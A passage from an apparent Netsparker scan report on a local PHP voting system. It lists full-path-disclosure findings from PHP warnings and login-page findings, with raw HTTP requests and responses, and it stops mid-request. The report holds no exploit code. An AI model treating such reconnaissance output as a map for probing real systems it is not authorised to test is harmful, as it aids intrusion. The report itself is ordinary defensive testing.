</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">P
...
="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">
...
lass="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">La
...
class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Phot
...

```

```
images/profile.jpg" class="img-circle" alt="User Image">
</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul
...
...
```

## 39.6. http://localhost/votesystem/admin/positions.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### IdentifiedInternalPaths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### Certainty



### Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```



## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tel  
...  
  
<span class="hidden-xs"><br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
</span>  
</a>  
<ul class="dropdown-menu">  
<!-- User image -->  
<li class="user-header">  
  
  
<p>  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />  
<br />

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" d
...
class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">P
...
="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">
...
lass="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">La
...
class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Phot
...
mages/profile.jpg" class="img-circle" alt="User Image">
```

```
</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less --&gt;
&lt;ul
...
</pre>
```

## 39.7. http://localhost/votesystem/admin/print.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\tcpdf\tcpdf.php

### Identified Internal Paths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\tcpdf\tcpdf.php

### Certainty



### Request

```
GET /votesystem/admin/print.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 375.3652 Total Bytes Received : 658 Body Length : 326 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 326  
Content-Type: text/html; charset=UTF-8  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:27 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<br />
<b>Fatal error</b>: Array and string offset access syntax with curly braces is no longer supported in
<b>C:\xampp\htdocs\votesystem\tcpdf\tcpdf.php</b> on line <b>16893</b><br />
```

## 39.8. http://localhost/votesystem/admin/profile\_update.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php

### Certainty



### Request

GET /votesystem/admin/profile\_update.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

## Response

Response Time (ms) : 4.8903   Total Bytes Received : 470   Body Length : 139   Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: home.php  
Date: Sat, 03 Jun 2023 12:27:27 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## 39.9. http://localhost/votesystem/admin/profile\_update.php?return=home.php

Method	Parameter	Value
POST	password	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...</b>
POST	username	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...</b>
POST	firstname	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...</b>
POST	return	home.php
POST	curr_password	
POST	photo	
POST	lastname	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\...</b>

Method	Parameter	Value
		\htdocs\vo...

## Certainty



## Request

```
POST /votesystem/admin/profile_update.php?return=home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 1308
Content-Type: multipart/form-data; boundary=c8cd97379d2a4d278b0d17a3b89198a2
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="curr_password"

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="username"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="photo"; filename=""
Content-Type: application/octet-stream

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="lastname"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="firstname"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="password"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
```

--c8cd97379d2a4d278b0d17a3b89198a2--

## Response

Response Time (ms) : 12.0228 Total Bytes Received : 470 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: home.php  
Date: Sat, 03 Jun 2023 12:27:28 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## 39.10. http://localhost/votesystem/admin/voters.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### IdentifiedInternalPaths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### Certainty



## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tel  
...  
  
<span class="hidden-xs"><br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
</span>  
</a>  
<ul class="dropdown-menu">  
<!-- User image -->  
<li class="user-header">  
  
  
<p>  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />  
<br />

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" d
...
class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">P
...
="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">
...
lass="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">La
...
class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Phot
...
mages/profile.jpg" class="img-circle" alt="User Image">
```

```

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul
...

```

## 39.11. http://localhost/votesystem/admin/votes.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### IdentifiedInternalPaths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### Certainty



### Request

GET /votesystem/admin/votes.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker



## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tel  
...  
  
<span class="hidden-xs"><br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
</span>  
</a>  
<ul class="dropdown-menu">  
<!-- User image -->  
<li class="user-header">  
  
  
<p>  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />  
<br />

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" d
...
class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">P
...
="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">
...
lass="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">La
...
class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Phot
...
mages/profile.jpg" class="img-circle" alt="User Image">
```

```

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul
...

```

## Remedy

Ensure this is not a false positive. Due to the nature of the issue, Netsparker could not confirm that this file path was actually the real file path of the target web server.

- Error messages should be disabled.
- Remove this kind of sensitive data from the output.

## External References

- [OWASP - Full Path Disclosure](#)



### CLASSIFICATION

CWE	<a href="#">200</a>
CAPEC	<a href="#">118</a>
WASC	<a href="#">13</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
OWASP Proactive Controls	<a href="#">C7</a>
ISO27001	<a href="#">A.8.1.1</a>

# 40. [Possible] Login Page Identified

INFORMATION  | 11

Netsparker identified a login page on the target website.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

### 40.1. <http://localhost/votesystem/admin/>

#### form.action

- login.php

#### input.name

- username

## Certainty



## Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
...
</div>
</form>
```

## 40.2. http://localhost/votesystem/admin/index.php

### form.action

- login.php

### input.name

- username

## Certainty

## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
</div>
</form>
```

40.3. <http://localhost/votesystem/admin/index.php/>

## Certainty



### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:28:41 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
...
</form>
```

## 40.4. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net/dist/css/skins/\_all-skins.min.css

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs
s/skins/_all-skins.min.css HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d
atatables.net/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:35 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
...
</div>
</form>
```

40.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
